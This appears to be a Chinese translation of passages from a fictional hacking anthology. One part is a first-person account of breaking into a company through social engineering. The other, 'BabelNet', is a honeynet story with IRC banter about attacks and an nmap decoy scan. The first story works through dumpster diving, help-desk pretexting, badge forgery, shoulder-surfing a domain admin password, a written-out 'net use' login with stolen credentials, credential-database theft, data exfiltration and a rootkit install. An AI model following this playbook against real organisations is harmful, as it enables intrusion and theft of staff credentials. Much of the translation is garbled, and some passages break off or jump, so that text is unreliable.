Sam Spade SMTP Verify

Internet 电话目录

对社会工程学来说，Internet 电话目录真是非常棒的工具。而且有许多提供这类电话目录的相关网站。比如：<http://www.infobel.com>，<http://www.anywho.com> 和我个人特别喜欢的 <http://www.switchboard.com>。



Switchboard.com 查找屏幕

我在网上搜索 Fred Smith, 但是却出现了这样的结果: 结果太多, 以致不能用。我想, 有时候拥有太多的信息, 与拥有非常少的信息一样, 没有什么作用。我进行了更多的挖掘, 找到了几个公司的地址、联系电话号码和主要电话号码。

退回电子邮件、返回收据、和不在办公室的回复

这是我对电子邮件的有趣的命名。通常, 我能挑出大部分电子邮件内容中很多有用信息。我试了所能想到的普通电子邮件命名习惯的每一种变化形式。最终从 FirstName.LastName@ 的命名习惯中找到了一些有用信息。我用 Fred.Smith@miradiant.com 试了一下, 并且得到了可以使用的一些东西。

返回收据

我认真阅读这张返回收据的标题后, 查出了他们正在服务器上运行什么程序、大概的地理位置、反应时间的延迟、网关上的病毒扫描器、以及甚至他的电子邮件客户端。而且与此同时, 如果我要进行常规攻击的话。这将会是非常有用的信息。但是, 它还帮我证实了从我备份文件包含的档案文件中发现的服务器信息。

```
Return-path: <Fred.Smith@miradiant.com>
Received: from mail1.miradiant.com (unverified [192.168.3.125]) by
mail4.
intermedia.net
(Rockliffe SMTPRA 4.5.4) with ESMTP id
<B0178826841@mail4.intermedia.net>
for <Ken@infosec101.org>;
Fri, 14 Mar 2003 09:23:28 -0700
Received: from inet-vrs-01.newyork.corp.miradiant.com ([192.168.8.27]) by
mail1.miradiant.com with Microsoft SMTPSVC(5.0.2195.6659);
Tue, 8 Apr 2003 09:23:28 -0700
Received: from 157.54.5.25 by inet-vrs-01.newyork.corp.miradiant.com
(InterScan E-Mail VirusWall NT); Tue, 08 Apr 2003 09:23:28 -0700
Received: from ny-msg-06.newyork.corp.miradiant.com ([192.168.12.198]) by
inet-hub-03.newyork.corp.miradiant.com with Microsoft SMTPSVC(6.0.
3788.0);
Tue, 8 Apr 2003 09:23:27 -0700
X-MimeOLE: Produced By Microsoft Exchange V6.5.6895.0
Content-class: urn:content-classes:mdn
MIME-Version: 1.0
```

```

Content-Type: multipart/report;
    report-type=disposition-notification;
    boundary="=_NextPart_001_01C2FDEB.16B944B2"
Subject: Read: test Email
Date: Fri, 14 Mar 2003 09:22:27 -0700
Message-ID: <68B95AA1648D1840AB0083CC63E57AD60B6B7366@ny-msg-06.newyork.
    corp.miradiant.com>
X-MS-Has-Attach:
X-MS-TNEF-Correlator:
Thread-Topic: Test Email
Thread-Index: AcL903LfcJkNtX2qS2mJUEFiYaDYIwAF5h97
From: "Fred Smith" <Fred.Smith@miradiant.com>
Bcc:
Return-Path: Fred.Smith@miradiant.com
X-OriginalArrivalTime: 14 Mar 2003 16:23:27.0950 (UTC)
FILETIME=[2FB79EE0
    :01C2FDEB]

```

不在办公室的回复

其实，不在办公室的回复也是一个非常有用的工具。不谨慎使用这些工具的人总是很让我吃惊。另一件关于这类信息的有趣事件是：当把这些消息发送到公众 listserv（BITnet 上用来管理讨论邮件清单的程序）时，在 Internet 能搜索到它们。人们对此不会做更进一步的思考。



不在办公室的回复

这个家伙在给别人发出信息前应了解更多的知识。我心里想好了，如果遇到他，我会谢谢他提供的免费服务热线号码。按照我的事件反应笔记，他将是事件发生后第一个被通知到的人。因此，当我这个周末企图进入网络时，就能很清楚地知道。至少，我计划是这样。争取在这个周末进行，因为那时大部分人都在休息，而且维护网络的职员也是人数最少而且是（/或者）最懒散的时候。

垃圾堆中的 Jacques Cousteau 和 20000 同盟

在纽约他们办公室附近的一条小巷子里，有一个巨大的垃圾堆。也许我能从那里找到一些有用的东西。我决定先到那里走走，对该区域采点。我想当我处在膝盖深的垃圾堆中时，不需要有人问我在做什么。我记录下了这个垃圾堆属于谁，同时也草草地记下 ID 号码和废物管理公司的免费号码，这样我能打电话检查收垃圾的时间表。我回到家，给他们打了电话。我假称是隔壁大楼的管理员，询问这位接电话的职员，他们什么时候清理垃圾堆。当我说要将他们上报到卫生部门时，她的主管马上变得非常的合作，欣然地给我提供清理时间表。明天一大早，他们就会清理。看来今晚我要拿着手电筒来到处寻找——街灯的光线不够亮，满足不了我的需要。

倒不是我介意会弄脏，而是这里实在是太肮脏了。即便是无家可归的人也不会冒险在这过夜。我提出付钱给他让他找，即便如此，他还是开溜了。我开始怀疑这是否值得。在来这里之前，我真不应该吃饭，因为我快呕吐了。我找了几分钟，忽视那些看上去很肮脏的东西。好的，让我们看看在这找到了什么：信用卡收据、旅行和车辆凭证、香蕉皮、咖啡渣和 BINGO！我收获甚丰，职员和电话列表、备份的时间表（用带子记的）、印有抬头的公司信笺、和一些打印出的源代码。我得到了与我付出的钱相当的价值。该是逃出这地狱般的地方、回家分类整理的时间了。

人力资源趣事

尽管昨天做的事称不上十分有趣，但是至少很有收获。肮脏的工作（是的，故意用双关语）是不寻常的。喝咖啡时，我浏览了一下报纸上的招聘广告，看见一条有关明天招聘会的广告。我以前的公司似乎将会在那里招聘一些“合适的人员”。嗯，我是合适的——只不过不是他们喜欢的那种。

第二天，我到了会议中心，带着我伪造的简历徘徊到他们的摊位前。虽然我是来这里寻找信息的，但是我希望带着公司代表的膝上型电脑离开。这一定比会展

里的家伙提供给我的信息要多得多。如果我能获得这台电脑，那么我就能拨号进入他们的网络。

看起来他们好像正在招聘客户服务代表，因此我想我或许可以通过应聘这个岗位来研究我的计划。这个公司的员工——Jeff，首先递给我他的名片。非常奇怪的是，一年多来公司几乎都没有一点改变。根据他戴着的员工徽章，可见甚至连员工号码编排都仍然用的是原来的方法。

一般人看来，这张名片上没有任何有用的东西。也许我不是普通人，因为我看到了他们电子邮件的命名习惯：FirstName.LastName@company。这会为我下一次分析退回邮件的正确格式而节约一点时间。

我们寒暄了几句，继续我们的“面试”过程。我发现 Jeff 几小时后将从 JFK 机场飞回总部。我知道他们的总部在伦敦，因此非常容易查出他将乘坐哪一趟航班。之后，我稍后对此做了笔记，以防万一我需要启动 B 计划。

启动 B 计划

那是我们在 Javits 中心开的一次非常富有成效的会议。我没有得到我要的所有东西，但是我并没有放弃。我试着从桌子下面拿到这家伙的膝上型电脑包，但不是太幸运。您知道会议中心的那些展位看起来是什么样子吗？真是有特色，除了一块 10 英尺×10 英尺的布用来前后左右分开展位之外，什么也没有。如果等到有非常多的人们在附近逗留时，您拿到您所希望的东西的机会将会大大地增加。混乱可能是非常强有力的助手，而且在人满为患时会更安全。如果不是因为旁边那个好管闲事的家伙，我已经得手了。

在 Jeff 旁边的这个家伙问我在做什么。我告诉他，我在这里弄丢了用来打公共电话的 last quarter card。在像 Javits 这样用大块金属和混凝土修筑的会议中心里，手机信号不好或者没有信号，这早已是众所周知的事。至少这个好管闲事的家伙愿意将他的手机借我，但是我不希望增加不必要的怀疑（或者就这样留下我的手印，我应能逃脱）。

于是，我离开这里，前往机场。如果幸运的话，Jeff 乘坐的计程车司机将会为了增加车费而选择远些的路，而且这会给我留出更多一点的时间。如果我认识计程车司机，这将不是问题。

我进入 JFK 机场，找到了临时的停车场。国际航班在另外一边，因此如果我想在这个家伙上飞机之前抓住他，就得快速行动。我查看了布告牌上将要启程的飞机，在接下来的几小时里只有一架要前往 Heathrow 机场。另一个迹象是我们正好将在这

个星期内碰头。太好了！由于芝加哥的天气，起飞推迟了两个小时。好的，这让更多时间找到他并寻找再次下手的机会。我必须跟踪他，看看在哪里行动不会被发现，或者说得更糟糕点，不被逮住。我设想在 X 射线机处走到他前面去，但是要那样设法盗取他的包还存在下面两个问题：


- 在 9/11 之后，需要出示有效的票和 ID，才能通过安全检查进入大门。
- 不过他可能几小时前已经记得我，而觉得可疑。也许我不应该在伪造简历上用 WhatSaMatter U 作为我的母校。

我想如果我能伪造一张票通过安检就好了。但是当时没有时间，只能随机应变。

我找到英国航空公司的柜台，站在远处等待 Jeff 到来，我必须不显眼，但是当他来时，我仍然要能观察到柜台。于是，我待在里面，观察停在路边的计程车。看起来好像过了很久，他的计程车停下了。在他进去时，我闪出来，点燃一支烟。独自暗中地笑，我记得他在面试我时曾抱怨纽约的所有吸烟者。他没有机会返回来，就出现在这儿了。我能想像到当柜台登记处小姐告诉他航班至少推迟两个小时时他的沮丧。

机场的人们会去哪儿消磨时间呢？当然是最近的酒吧。我闪回到里面，沿着大厅走向酒吧。那里挤满了人。真是我下手的好地方。得感谢这座城市的新法律，规定在酒吧不允许抽烟，因此他可能会一直待在这儿。就在我心里这样想时，他走进来坐在一张小桌子旁，把膝上型电脑和所有其它东西都放在桌子上，他要了一杯啤酒。我慢慢地向他靠近，小心翼翼地尽量背对着他。当他似乎被站在近旁的某个女孩弄得心烦意乱时，我开始靠近。但是他却伸手把包从桌上拿下来，放到了膝盖上，他的手伸进包中掏出手机。谈了没几分钟就挂断了，他又从包里拿出了几份简历。该死的！他正准备要在酒吧里工作。

在膝上型电脑启动时，他从包里拿出黄色的便笺。我打赌那上面肯定是他的用户名和密码。喝了少许啤酒后，他站了起来。我猜他正在寻找洗手间。我希望他将电脑留在那里，但是他没有。就在我觉得我会一无所获时，广播说他的航班正在登机。他匆忙地拿起所有东西，将它们一同塞回包里，这给混战增添了一点挫折。可是他确实忘记了一样重要的东西，将这张便笺留给了我。（好了，我怀疑这就是我所要的东西，这简直和用他的膝上型电脑一样棒。）这是一张写了大部分账号的相当详细的便笺。上面有他的用户名、密码、域名和拨号电话号码。



便笺

哎哟，上面没有电话交换台。这个拨号号码可能是任何地方的。我只能假定这是一个拨号号码，而不是他的 Alcoholics Anonymous 联系号码。根据他几分钟前喝啤酒的方式推断，他肯定是正式成员。哦，很好，只有一个好办法查明真相，那就是拨打此号码。

首先我假设它是 800 型的号码。我在投币式公用电话上拨了该号码的几个不同组合形式，寻找可以有回复的调制解调器。我试了以 800、888、877、866 和 855 开头的电话号码，发现都是空号。看来该用 Fred Smith 亲切且不经意地提供给我的号码打电话到服务热线来寻求帮助了。

我拨通了服务热线的号码，并听到了自动答复。在拨了很多号码后，电话里终于清楚地说出了 Gettysburg 地址，我返回到开始的主菜单。是的，这些家伙们总是一起行动，我心中想到。

我按了电话机上的 0 键，终于在另一端有人接听了。在我不得不按菜单拨号而遭受到一点挫折后，我直接询问她的名字和徽章号码。在很快回想 Jeff 在会议中心的发音后，我运用了我所学到的真正的英国口音。回想 Jeff 对其它员工的态度，我也试着用了主管的心理。看起来客户服务代表非常不错，提供了非常多的帮助。在这点上，我想她要么识透了我，要么还没觉察。但是无论如何，我必须得解释一下我现在的处境。我告诉她我用这个号码远程访问得到的这个拨号号码，但是却不知道交换台；我只是这座城市迷了路的人，不知道各个州的电话交换台是什么样，“即使她在背后嘲笑我是笨蛋。”

我们都有过一般的日常电话工作经历，每个服务热线都会碰到像你这样的情况。她问我的名字、登录 ID、电话号码和员工 ID 号码。我很快说出了除了员工 ID 号码外的所有内容，当然这些都是直接来自 Jeff 的名片。我要她稍等一会儿，让我找找我的徽章。于是，我取出在面试时做的笔记查看。哦，是这样，0016957，我告诉她。我听见她离开，打了几分钟字。我猜想无声打字键盘可能令她痛苦，否则她看上去像什么事也没有做一样。

看起来像过了很久后，她告诉我她将把拨号信息留在我的 voicemail（有声电子邮件）中，而且大约 5 分钟后我能得到拨号信息。我运用了老一套：“可怜可怜我吧，我被陷在了这个州的机场”，但是她不买我的账。她说她必须遵守原则，问我是否想和主管谈谈。我不想冒主管认识 Jeff 的风险，因此我非常客气地谢绝了，并且说我很理解她的工作。裁判员说“第 2 步”，我则开始考虑 C 计划。

C 计划：被取代的员工

我回到家里的办公室，拿出从垃圾堆中找到的印有公司抬头的信笺。我根据信笺、纹理和所有其他的信息内容，伪造了一个看起来相当真实的员工 ID。我从工具箱里拿出绝缘胶带，在“徽章”的后面缠了一圈。总之，没人会仔细地瞧这些东西。在面试时，我没有看见 Jeff 徽章的背面，但是如果在主入口处有徽章读卡机，我没有看上去跟真的一样的员工 ID 的话，那么就不能通过我自己方式的社会工程学进入前门。

第二天下午，我来到门厅的前台。将徽章放在十字转门上，当十字转门不动作时，我假装惊愕地向保卫看。他问我是否有大楼的 ID，因为那才是十字转门所使用的。我告诉他，不是我没有，而是我是从另一个办公地来参观的。他告诉我去前台签名。他们会处理的。我签了个假名（当然，字迹非常模糊）。他们递给我一小张写有“嗨，我是 Jeff”之类的不干胶贴纸，戴在我夹克的前面。他们吃吃地笑着我做作口音，将我这个可怜的笨人送到了电梯前。进入电梯后，我在心里记下了口音的失误之处。我想我的口音在电话里听起来可能让人觉得很真实，但是在这里却表现得不好。

我要到 17 楼。我按了电梯的 17，特别小心不看周围的每个人，因为他们都有可能是在这儿会注意到我的人。当我走出电梯时，拿出“徽章”，背着膝上型电脑包，经过接待员旁边。她以前从未见过我，问我要去哪里，是否需要帮助。我告诉她我在伦敦的稽核部工作，需要找一张空桌子用来工作。有趣的是，当您跟从未见过面的人在同一句话中提及“视察”和“稽核”这两个词时，你会看到他们态度上的大改观。她告诉我一个未使用的会议室在哪里（因此我不会受到打扰）、盥洗室在哪里，甚至我在哪里可以弄到免费的咖啡。

我几次在她附近用门上的读卡机读我的徽章，并小声地抱怨公司的保安知道我今天要来这里，却因为我的徽章而不及时地让我进来。这位招待员笑一笑，告诉我她的徽章也经常失灵。她优雅地领着我穿过这扇门，沿着大厅来到了会议室。在会议室，我拿出膝上型电脑，开始运行我的探测器。我决定当膝上型电脑在捕获网络时，我就在这周围到处转转。

肩负冲浪

在“稽核”时，我想我应该先观察一下没人的小室。我漫步于室内农场，地里没有人。我想他们可能真的是在这里度过午餐时间。我看见几张便笺，将上面的内

容记入到了我的笔记本里。我决定更大胆一点，找到系统管理部门。

我走向正在桌旁吃三明治、周围没人的那个家伙，开始和他攀谈起来。我告诉他我和伦敦的审核员一起，不怎么熟悉这儿。我问他是否可以推荐附近吃饭的地方，他告诉我就在拐角附近有一个很好的中国区。我谢过了他，告诉他我过去曾是一个系统管理员。于是，我们开始谈论操作系统。我表明我非常赞同他的观点，他说，“检验这个”，我站在那里他就打开了他的工作站。我在心里记下了他打开工作站时所输入的账号，是 Cslater 和 domaingod5。

然后，他继续向我展示他为清点网上工作站编写的新工具。想起我的电脑在会议室接通了中心系统，于是我尽量转移他的注意力，让他不运行程序，以免发现我膝上型电脑的接入。我问他我的电脑里需要安装什么版本的审核软件，他滔滔不绝地说起关于怎样反对公司政策等不相关的事，等等。我告诉他，和他谈话很高兴，然后就回到了会议室，及时拔出膝上型电脑的插座。然而，我决定更大胆一点，让它继续插上，直到所有人都午餐后回来，尽可能地捕获更多的注册信息。

当我探测时，在 Windows Explorer 下打开了网上邻居，查找哪个可能是文件服务器。我找到了一个名叫 HRFSLDN1 的机器，从命名习惯可断定它是位于伦敦的人力资源文件服务器。那里要比我们这儿早 5 个小时，因此如果我搅乱，趁人不注意地修改文件，或者是打开时用文件锁住，都不会有什么风险。于是，我键入 `net use * \\HRFSLDN1\Schmidt/user:LNDN\schmidt HR@LD` 加入网络共享。

而且我在系统中还找到了另一个名为 Contracts 的文件夹。我打开看了一下，发现纽约有一个关于和 Dull Computer Corporation 到期的服务合同。这里列出了许多系统，以及每一个系统的位置。其中相当多的系统都在 16 楼。这使我想到了一个主意，于是我关闭了膝上型电脑。

只要我在这栋楼里，就会试更多的方法，而且如果无效的话，我就会结束战斗、回家拿出我迄今为止得到的所有战利品。然后，将通过我所得到的有力证据来尝试远程访问，有力证据中包括 Cslater\domaingod5。

成功，或者你能使旧徽章接受新事物

这是很好的事情，几年前我离开 Dull Computer 后一直保存着我的徽章。我想今天将会证明它是非常有用的。他们甚至愚蠢到没有要求我上交徽章，以及扣留我最后一段时期的薪水等等之类。这个星期“复仇神”一定在朝我微笑。

既然我以前就注意到了电梯里的人必须凭徽章才能去 16 楼，因此我走楼梯来到

了16楼。很好，楼梯上没有读卡机，而且门没有锁。被困在楼梯间是令人厌恶的，我从包中拿出网卡和我的其他ID，穿过门。看见了为要使用服务器箱子的人而设的登记窗口，我向它走去。

我出示了徽章，告诉值班员我要在这儿换NY-MSG-06里的网卡。他说名单上没有我，不能进去。我告诉他，“好的。你们的CEO现在不能收到电子邮件了，你们的服务合同就要到期了。如果你想要这样的话，我就收拾东西回家，但是你这样就交不到很多经理和主管级的朋友了。”他要我稍等，他打电话证实一下。太棒了，我听见他向楼上的招待员“求证”，她告诉他，她也一直存在电子邮件问题。我在心里记着待会得谢谢Clueless God，我走向那台服务器。

我用Cslater的账号登录，并且检查了我的权限。太好了！他有域管理权。我想他当真是将密码设为domaingod5。只是，当它参与DMZ时，他们为什么将此系统设置为备份域控制器，这个我不能理解，但是我会接受。接下来的一个小时，我进行了捕获，带着许多战利品离开了。

- 所有用户名和密码的SAM数据。
- 所有的有声电子邮件账号和超级用户密码的Excel电子数据表。
- 上次公司圣诞晚会拍的一些非常酷的JPEG。
- 所有的远程拨号号码。
- 防火墙、DMZ和Web服务器配置文件和网络连接。

我不能整天待在这儿，而且一张软盘装不下所有的内容，因此我将它压缩到我昨天建立的hushmail账户中。我通过在网上打开的SMTP中继站来进行传送。我也用Hoglund的NTRootkit（来自<http://www.NTRootkit.com>）rootkit了系统。当我再次进入时，就可以在大部分抗病毒系统的电波探测器中来去自如，而他们自己却被系统排斥在外。所有的人都会觉得这是很有趣的事。游戏结束了。我赢了，他们输了。

一切正常？

Jane: “Sally，你早上注意到有声电子邮件引导有什么奇怪的吗。你知道吗，就在你按下2获得信息之前？”

Sally: “不知道，没注意。我还没检查我的。”

Jane: “它说了些‘我的功夫比你强’。你知道这是什么意思吗？”

Sally: “不知道。一定是电信的那些家伙又不认真工作。哦，你听说暴风雨就要来临了吗？”

第 9 章 BabelNet

——Dan Kaminsky 著

“可能是五个孩子中的一个攻击了她的网络。给我把这五个孩子中的一个带来。”

Navi，你好！

时间是凌晨 3：00。Elena 坐在那里盯着他的笔记本。在过去的 3 个小时里它是房间里惟一的光源，她的睡意也被她紧闭着的眼皮下的迟迟不去的反光给弄没了……

(她嘲笑这是个 bug 的想法,或者是在她后脑勺的一个“无正式文件的特征”?)她的眼睛狂热地跳了一下,好像跳了个探戈;眼睛快速扫视,有关这个问题的一个个想法都回避、合并了,更不用说它的答案了。在十几个窗口中间,每个都填充了命令行响应的文本碎片,而有一个窗口吸引了她注意,只有一个字符。

#

root——无论是什么系统都可以完全访问的权限。程序员编写的那种无用的信息。如果在现实世界中能这么容易地检测绝对信任,或者类似事情能很容易获得就好了。

“你愿意让这个女人做你合法的妻子吗?”

“我愿意。”

“你要共享你的 root 密码。”

“I lve-n00d-girlz-unite!”

“su -l”

Elena 慢慢地盘起她的头发,茫然地盯着远方。她是怎么到这儿的?哦,是 Fabinet。一次音乐主修课上,当她设法同时操作大学计算机实验室中的 60 个喇叭时,引起 120 个部分同时响起了巨大的环绕音交响曲,Elena 第一次尝到了声名狼藉。“一段瓦尔基里”——当然,现在是天启的风格,直升的涡流穿过每个节点——从来没有听过这么好的音乐,尤其是在考试中间。

如果不是机智的建议“敌对网络中的实时混合巨大环绕音”可能会给她的(同事)教授带来任期的麻烦,她可能就会陷入某种严重的麻烦。给她留下深刻印象的是:系统会无缝地适应任何特定的从特别的管弦乐队中退出来的主机,落下的乐器或默不作声指挥的指挥棒便立即重新使用附近的主机。(Elena 使用 Elmer 的胶水来固定音量旋钮没有给她留下太深的印象。当她拾起实验室的扫帚时,好像是有人剥掉了她的皮扔进了垃圾桶里。)

镜子,墙上的镜子

但是历史不会解释接下来会发生什么。也许要对这些家伙做些什么?内核在一个 honeypot 机上,对它特别设置允许监视“疯狂的攻击者”(Elena 不会恭维地叫他们黑客,也不会侮辱她自己叫他们攻击者)。姆姆……无论如何,是什么在 honeynet 周围弹跳?她可以运行 sniffer 看看来回弹跳的地址。

大多数人习惯用 tcpdump。她通常首选许多更雅致的文本模式的 tethereal。(她了

解许多 `tethereal -V` 之后的协议，他们会对网络上每一个最近的密谈导出多页名细。) 但是在这种情况下，需要更直观的顺序，通过一个叫做 `Linkcat (lc)` 的工具使之成为可能。

通晓数种语言

计算机获取网络上所有的原始数据。由人过滤出每个可读的信息，至少 8 个英文字符长，结果是：

```
# lc -l00 -tp | strings -bytes=8
FastEthernet0/6
Cisco Internetwork Operating System Software
IOS (tm) C2900XL Software (C2900XL-H-M), Version 11.2(8)SA2, RELEASE
SOFTWARE (fc1)
Copyright (c) 1986-1998 by cisco Systems, Inc.
Compiled Fri 24-Apr-98 10:51 by rheaton
cisco WS-C2924C-XLv
GET / HTTP/1.0
Host: www.doxpara.com
Accept: text/html, text/plain, text/sgml, */*;q=0.01
Accept-Encoding: gzip, compress
Accept-Language: en
User-Agent: Lynx/2.8.4rel.1 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.6
HTTP/1.1 200 OK
Date: Mon, 07 Apr 2003 13:53:30 GMT
Server: Apache/1.3.26 (Unix) DAV/1.0.3 PHP/4.3.1
X-Powered-By: PHP/4.3.1
Connection: close
Content-Type: text/html
<TITLE>Welcome to Doxpara Research!</TITLE>
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
Man:"ssdp:discover"
SSH-1.99-OpenSSH_3.4p1
M!T7blnbXwG
```


员和整个社会注意的最好的方法（因为跨越了专栏作家，自我宣传者，义务警员质量保证，webloggers 总是敏锐地对什么是紧迫的、什么是不紧迫的感兴趣。）

但是当特别应用于阅读心智时，你要很小心：你希望要什么，或者只是可能得到它。Elena 不会在枪口上启动 Driftnet。尽管她拒绝谈论她的恐怖症的状况，还有可能有一些东西来处理不幸的多媒体的遭遇，例如 Britney Spears 和替罪羊。一个是可视的，另一个是 mp3，但是如果 Elena 不愿意告诉任何人哪个是哪个就糟了。

Driftnet



Paketto 的 Linkcat 还是比较安全的

权威发言人：Paketto Borne

我在 2002 年 11 月发布了 Paketto Keiretsu (<http://www.doxpara.com/paketto>) 的第一版。这是一套用新的不同寻常的战略操纵 TCP/IP 网络的工具。至少有一个权威人士称他们为“野驴。”但是在麦加的 Slashdot.org 疯狂夸大的原创表演之后，还没有太多人往我脸上扔鸡蛋。一次更加理性的引导出现在 Freshmeat 上。它写道：

Paketto Keiretsu 是一套使用新的不同寻常的策略来操纵 TCP/IP 网络的工具。不管它们的原意是什么，它们在现有的体系结构和展宽的协议中加入了功能性。它包括 Scanrand，一种不同寻常的快速网络服务

和拓扑发现系统；Minewt，一个用户空间 NAT/MAT 路由器；linkcat，代表到 stdio 的一个 Ethernet 连接；Paratrace，不创建新连接的跟踪网络路径；以及 Phentropy，使用 OpenQVIS 从三维相位空间的数据源中实施任意量的平均信息。

Paketto 是一次实验。不，还不仅如此。它是一个概念证明的集合——试图实际上执行一些我长期谈论的黑客、绞架、联邦调查局的有趣的可能性的集合：DEF CON 10，“TCP/IP 的黑色选择”。这是一次有趣的经验，而且相当有教育意义。显然，一个 12 个包的 Coronas 把一台 Windows 笔记本打败并让它自动挂起，当时判定区域有 500 个强大的黑客，hax0rz 和所有的联邦调查局的人员也在其中。

他们说我们是社会的创造者

Elena 登录了。她什么也没有看到，只有普通的网络噪声。接着有某种不同的颤动：

```
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :sup punk
:dw0rf!~dw0rf@genome.nx PRIVMSG 3lph_ :Owned that warez site last
night
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :Big man taking out the WinME
:dw0rf!~dw0rf@genome.nx PRIVMSG 3lph_ :WinME, ServU, GoodBI
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :Mommy mommy, it's a dead horse,
why won't the big bad man stop beating it
:dw0rf!~dw0rf@genome.nx PRIVMSG 3lph_ :Dude don't make me telnet in and
Own j00
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :TELNET?!?! Ahhaha
:dw0rf!~dw0rf@genome.nx PRIVMSG 3lph_ :ARE YOU THREATENING ME??!!
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :excuse me, you interrupted me.
now, as I was saying, ahahhahahahahhahahahahahahhahahhahahhaha
```

哈，旧学校的 Internet 中继图——IRC！它在 Linkcat 攻击下比 Yahoo 和 AIM 更可读；Dug Song 的 msgsnarf 不需要 demunge 数据流量。Elena 笑了。显然，这个网络的（许多）入侵者之一实际上为他自己建立了一个 IRC 服务器，他所有的朋友都挂在这个服务器上。哦，很好，这就是 honeynet 的目的：发现人们在上传和下载什么，实际网络也许有多么危险。据说 Elena 的 honeynet 总有能处理第一次放映的电影和 Simpsons 插曲的任何东西，而不用 Elena 动一指头它就能神奇地出现 250GB Maxtor 的传言是根本没道理的。

Elena 回来看看屏幕。

```
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :prove it!
:dw0rf!~dw0rf@genome.nx PRIVMSG 3lph_ :spar?
:3lph_!~3lph_@timmy.edu PRIVMSG dw0rf :spar!
:dw0rf!~dw0rf@genome.nx PRIVMSG 3lph_ :sure :-)
```

WTF? Elena 抛出一个聊天过滤器并待在一边观察 3lph_ and dw0rf (Tolkien 是骄傲的) 远程连接到一个命令提示符。

Round One: Fight!!!

```
*dw0rf* i telnet in
*3lph_* i sniff your password
*dw0rf* i switch to OPIE one time passwords
*3lph_* i wait until you telnet in and hijack your connection using
Ettercap
*dw0rf* i notice you kicked me off
*3lph_* i hijack your connection, but instead of kicking you off, i
inject the commands of my choosing
*dw0rf* i take comfort in the fact that you can only do this while
I'm logged in
*3lph_* i take comfort in the fact that i converted an entire rootkit to
text form using uuencode, transferred it over the text link, uudecoded
it, and can now get in any time i want
*dw0rf* i switch to OpenSSH
*3lph_* i applaud your adoption of clue
*dw0rf* i set up public keys
*3lph_* i trojaned ssh-keygen to only generate prime numbers within a
obscure but trivially crackable domain; all your RSA belongs to me
*dw0rf* i download a new build of OpenSSH
*3lph_* i hijack the download of your new build of OpenSSH and add a
rootkit to the configure script inside the gzipped tarball
*dw0rf* i check MD5 signatures
*3lph_* i went to the trouble of corrupting a tarball; you think i can't
run md5sum myself on the rooted tarball?
*dw0rf* i use a package manager that signs MD5 hashes, and i trust who
signed the hashes
*3lph_* i hijacked your Redhat CD download, containing that package
manager
```

```

*dw0rf* i thought you might, so i ordered the CDs straight from Redhat
*3lph_* i cancelled your order and mailed you custom burned CDs myself,
trojaned out-of-the-box for my owning pleasure
*dw0rf* i call bullshit
*3lph_* i call mitnick
*dw0rf* you wish
*3lph_* you're right :-)
```

这究竟是什么，地牢和管理员？她还是有点被打动了。这些家伙因为他们完美的英语吹走了 AOL 学院的中等毕业生。有人不得不通过 honeynet 上的傻瓜过滤器。当她的寻呼机中断时，她只是准备给 warez ser...honeynet 奖励些附加的带宽。

端口扫描？在那儿？

敲，敲

端口扫描是一种奇怪的构造。发现一种残忍的可用的网络服务方法就是简单地让他们注意应答，与整个范围的行为相比，这是合法的并且也许更少：向窗外看去，一个很好的门柄敲击着门，或者正在视察。Elena 并没有太注意规则的长篇大论。无论端口在扫描什么，它绝对不是什么特别的秘密。在这天结束时，端口扫描包括了线路上导出的数据流量，螺纹连接（毕竟，如果你已经知道什么是打开的，就不会有太多的点发出探测），是的，留下一个返回地址来响应返回。

因为无法隐藏什么东西，离奇的信息包盗用了像 XMAS 和 Stealth-SYN 这样的名字已由来已久了。他们是不会用右手的左撇子，靠系统内核在做什么，而不是通知用户软件做什么——一种“安乐死”失败模式。由于纠正了信任内核能识别它自己死亡先兆的概念释疑，现在用户软件已直接探测网络来决定将要发生什么了。

这并非是说人们还没有试图在雷达下暗中扫描。一种流行的方法是隐藏他们的身份，在几十个假的圈套中化装他们的请求，以极大地减少网络带宽的代价造成的似是而非的抵赖。

事实证明这并没有做得很好。Nmap 工具——端口扫描器的 Rolls Royce，由“Gnubehacker”Fyodor 编写，常常加压成诱骗模式，就像这样：

```
nmap -Dmicrosoft.com,yahoo.com,playboy.com you.are.so.owned.com
```

当设置诱骗表面上扫描 Microsoft，AOL 和 Yahoo 时，实际上会扫描 you.are.so.Owned.com。这就引出了有趣的多选题的问题，像：

83. 你已经受到来自四个 IP 端口的扫描。由于扫描的开始——停止点的精确同步，你怀疑四个扫描实际上有三个是假的，其实只有一个扫描。在解决了所有四个 IP 返回到他们的源之后，你决定三个 IP 是假的只有一个合法的。以下四个主机中哪一个可能发出了扫描？

- A. microsoft.com
- B. w1.rc.vip.dcx.yahoo.com
- C. free-chi.playboy.com
- D. nm1024151.dsl4free.net

当然解析所有这些名字是不明智的。几个攻击者非常机智，足以从他们控制了其 DNS 名字解析过程的 IP 地址进行操作。所以，一旦防御者开始检查日志，看看谁正在攻击什么，攻击者就会泄密。（检查 ARIN 的 whois 记录，IP 分配代理更安全，尽管精确性差一些），但是 DNS 切断了两种方式，而名字解析对检测攻击并不是关键的，它常常被用来安装攻击。

不同于用名字的 Internet 路由器，地址立即被转换成 IP，并且需要有人来做这种转换。当几个攻击者能运行一个 DNS 体系结构时，几乎所有的防御者最终都控制了他们的名字服务器。所以四个诱骗的 IP 中，有一个实际上是从 Owned.com 解析了 you.are.so 的攻击者 Duh。

当然，诱骗扫描可能包括诱骗 DNS 请求，或甚至可能让扫描者能手工地从任意的 DNS 服务器弹回它的请求。但是它最多是一个正在失去的装备。

谁在那儿？

关于这点，Elena 有许多问题和很少的答案。悲观地说，沉重的防火墙备份的网络是由物理的安全剧本统治的没有时间控制进来的访问——只是发送出 Elena 创建的一个不幸的信号。显然，有什么东西在四处寻找。现在，可能有什么来自一个随机玩新扫描工具的工程师的东西到达被特洛伊木马感染的机器，到达另外一个部门查找在她眼皮子底下的右方夺取网络知晓权的责任。她分析了网络告警：

```
